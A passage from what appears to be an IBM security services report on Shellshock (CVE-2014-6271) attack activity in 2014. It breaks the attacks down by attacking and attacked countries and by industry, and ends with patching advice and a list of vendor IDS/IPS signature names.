


Figure 12. Map of shellshock attacks emanating from Iceland.

Having never seen Iceland make our Top Ten Attacking Countries list in the past, it was somewhat surprising to see attacks from the country. The attacks sourced from just a few IPs and upon further investigation it appeared to be a compromised server located in a hosting company's data center. The attacker was able to sustain hundreds of attacks per hour - peaking at 550 attacks on September 28, 2014.

The attacks were malicious and forced compromised systems to download and execute Linux malware.




Figure 13. Islamic Republic of Iran ranks fifth amongst top attacking countries.




Figure 14. Map of shellshock attacks emanating from Islamic Republic of Iran.

Iran remained quiet until the afternoon of October 6, 2014 when attackers started recon scanning up to

800 hosts an hour. The scanning was a simple echo command that would return “i=is333h;c=p555n” to the attacker as an acknowledgment the system is vulnerable to the attack. This is a very common scanning technique that was done rapidly from the source IP.




Figure 15. China and Russia ranked low amongst top attacking countries.




Figure 16. Map of shellshock attacks emanating from China and Russia.

China and Russia, although they made our top ten, had relatively low attack volumes throughout the 2 weeks following the vulnerability disclosure. Speculation is that political tensions in both countries resulted in fewer resources, and therefore less attention to shellshock.

Top Ten Attacked Countries

The top ten attacked countries view reveals a much different picture than the top ten attacking countries. Ironically, while Japan ranked low in the list of attacking countries; it sustained the highest number of attacks from the most number of countries. Another interesting observation is that half of the countries that make up the top ten attacking countries are also in the top ten attacked countries list: Canada, China, Japan, Singapore, and the United States.




Figure 17. Top Ten Attacked Countries

As shown in Figure 18 below, Japan sustained nearly 30,000 attacks from 92 countries in the two weeks following the disclosure of the GNU Bash vulnerability. That's an unprecedented volume that our Security Operations Center in Tokyo kept very close watch on.

Top 20 Attacking Countries against Japan	Total 26,996
United States	9679
Japan	4403
China	3050
Canada	1533
Singapore	1148
Iceland	865
Islamic Republic Of Iran	860
Lithuania	721
Germany	693
France	576
Russian Federation	545
Netherlands	348
Ukraine	303
Romania	204
Brazil	186
Taiwan	125
Vietnam	120
Slovenia	115
United Kingdom	108

Figure 18. Top 20 Attacking Countries against Japan

Determining why some countries made the top ten attacking list and others did not for this particular threat is not a simple task. Given the high population density of some countries, such as China, United States and Japan, logically they would have more attacks emanating from their countries than say others with lower density. However, if we look at Lithuania with a population of only 3 million, it's clear that population density isn't always a contributing factor[1]. Perhaps, the GNU bash vulnerability resonated more with those attackers that have an affinity for Linux and they are concentrated in the countries that made this list.

We could also theorize about the countries that were most attacked, but we do not have any definitive answers. Perhaps, attackers targeted countries that have been known to be more susceptible to similar threats in the past. Some attacks could be politically motivated. Finally, we cannot rule out that many attacks are executed randomly and it's more of a numbers game rather than an issue of targeting a particular country.

[1] http://worldpopulationreview.com/countries/lithuania-population/

INDUSTRY BREAKDOWN

The number game theory also explains why certain industries were targeted over others. The more attacks issued, the larger the return of compromised systems. While the finance and IT related industries experienced more attacks by volume as seen in Figure 19, this is largely due to the number of Internet connected systems they own. The more systems there are on your network, the more vulnerable you are to attack.





Figure 19. Industries Attacked by Shellshock – September 25, 2014 – October 7, 2014

It is critical that your organization does not adopt a narrow scope regarding attacks against your particular industry. Many attacks witnessed by IBM MSS pay little to no attention to the particular systems they are trying to infiltrate. Once a compromise has taken place, the attackers can categorize the hosts after the fact. This can lead to further infections or selling this information to the highest bidder on the underground markets.

Figure 20 below illustrates the timeline of attack activity against the top five industries affected by shellshock. The finance and IT related industries experienced spikes in activity throughout the time period analyzed whereas the targeted activity against the other top industries remained relatively flat.



Timeline of Attacks against the Top 5 Industries

Figure 20. Shellshock Event Count – Top 5 Industries Attacked

RECOMMENDATIONS/MITIGATION TECHNIQUES

The Shellshock threat is a good example of a growing trend IBM MSS is observing on the attacker front called "malware-less" attacks. Attackers are looking to exploit existing functionality in applications rather than risking malware detection that would thwart their success. This is why it is important for organizations to take a holistic approach to securing their networks. One line of defense is not enough since attackers are constantly searching for ways to evade current protection and mitigation solutions.

For this particular threat, monitor your distribution sites and apply updates as they become available. Be vigilant as initial patches appear to be incomplete - they are insufficient and do not fully mitigate the concern. Some web application firewall vendors have coverage for this vulnerability. If you have the IBM Managed Web Defense, you can request the implementation of the available Web Application Firewall rules.

Vulnerability scanning your entire Unix/Linux infrastructure will provide far greater understanding of where to focus your patching efforts. Systems that are susceptible to web based attacks should remain in critical status until fully patched. QRadar Vulnerability Manager can help identify these hosts and add severity to attacks against the exploit. Documentation on how to setup QVM to detect shellshock can be found here:

https://www.ibm.com/developerworks/community/forums/html/topic?id=dda03f00-5719-4546-a3b3-330c0da4bd93&ps=25

Command injection attacks have been increasingly popular over the past few years. With Shellshock putting a spotlight on the attack technique, it's likely that many more applications will be scrutinized with attackers looking for similar holes. It is critically important that organizations utilize systems such as IDS/IPS to detect and block new attacks based on technique rather than specific vulnerabilities. This will help achieve a better proactive stance against unknown vulnerabilities in the future. Specific IDS/IPS coverage for this vulnerability is detailed in the "Signatures" section below.

IDS/IPS Signatures

IBM

HTTP_Bash_Shell_Function_Exec
Shell_Command_Injection
DHCP_Bash_Shell_Function_Exec
DHCP6_Bash_Shell_Function_Exec
SIP_Bash_Shell_Function_Exec
SMTP_Bash_Shell_Function_Exec

CISCO

Bash Environment Variable Command Injection sig 4689.0
Bash Environment Variable Command Injection sig 4689.1
Bash Environment Variable Command Injection sig 4689.2
Bash Environment Variable Command Injection sig 4689.3

MCAFEE

Apache mod_cgi Bash Environment Variable Code Injection

CHECK POINT

GNU Bash Remote Code Execution

AKAMAI

Rule ID 3000025 - CVE-2014-6271 Bash Command Injection Attack
Rule ID 3000026 - CVE-2014-6271 Bash Command Injection Attack (No args)

SOURCEFIRE

1 31975 OS-OTHER Bash CGI environment variable injection attempt off drop drop
1 31976 OS-OTHER Bash CGI environment variable injection attempt off drop drop
1 31977 OS-OTHER Bash CGI environment variable injection attempt off drop drop
1 31978 OS-OTHER Bash CGI environment variable injection attempt off drop drop

PALO ALTO

Bash Remote Code Execution Vulnerability

FORTINET

Bash.Function.Definitions.Remote.Code.Execution

JUNIPER

HTTP:CGI:BASH-CODE-INJECTION - HTTP: Multiple Products Bash Code Injection Vulnerability

REFERENCES

http://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2014-7169
http://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2014-6271
http://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2014-7186
http://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2014-7187
http://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2014-6278
http://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2014-6277

CONTRIBUTORS

Dave McMillen, Senior Threat Researcher
John Kuhn, Senior Threat Researcher
Michelle Alvarez – Researcher/Editor, Threat Research Group
Nick Bradley – Practice Lead, Threat Research Group

DISCLAIMER

This document is intended to inform clients of IBM Security Services of a threat or discovery by IBM Managed Security Services and measures undertaken or suggested by IBM Security Service Teams to remediate the threat. The data contained herein describing tactics, techniques and procedures is classified Confidential for the benefit of IBM MSS clients only. This information is provided "AS IS," and without warranty of any kind.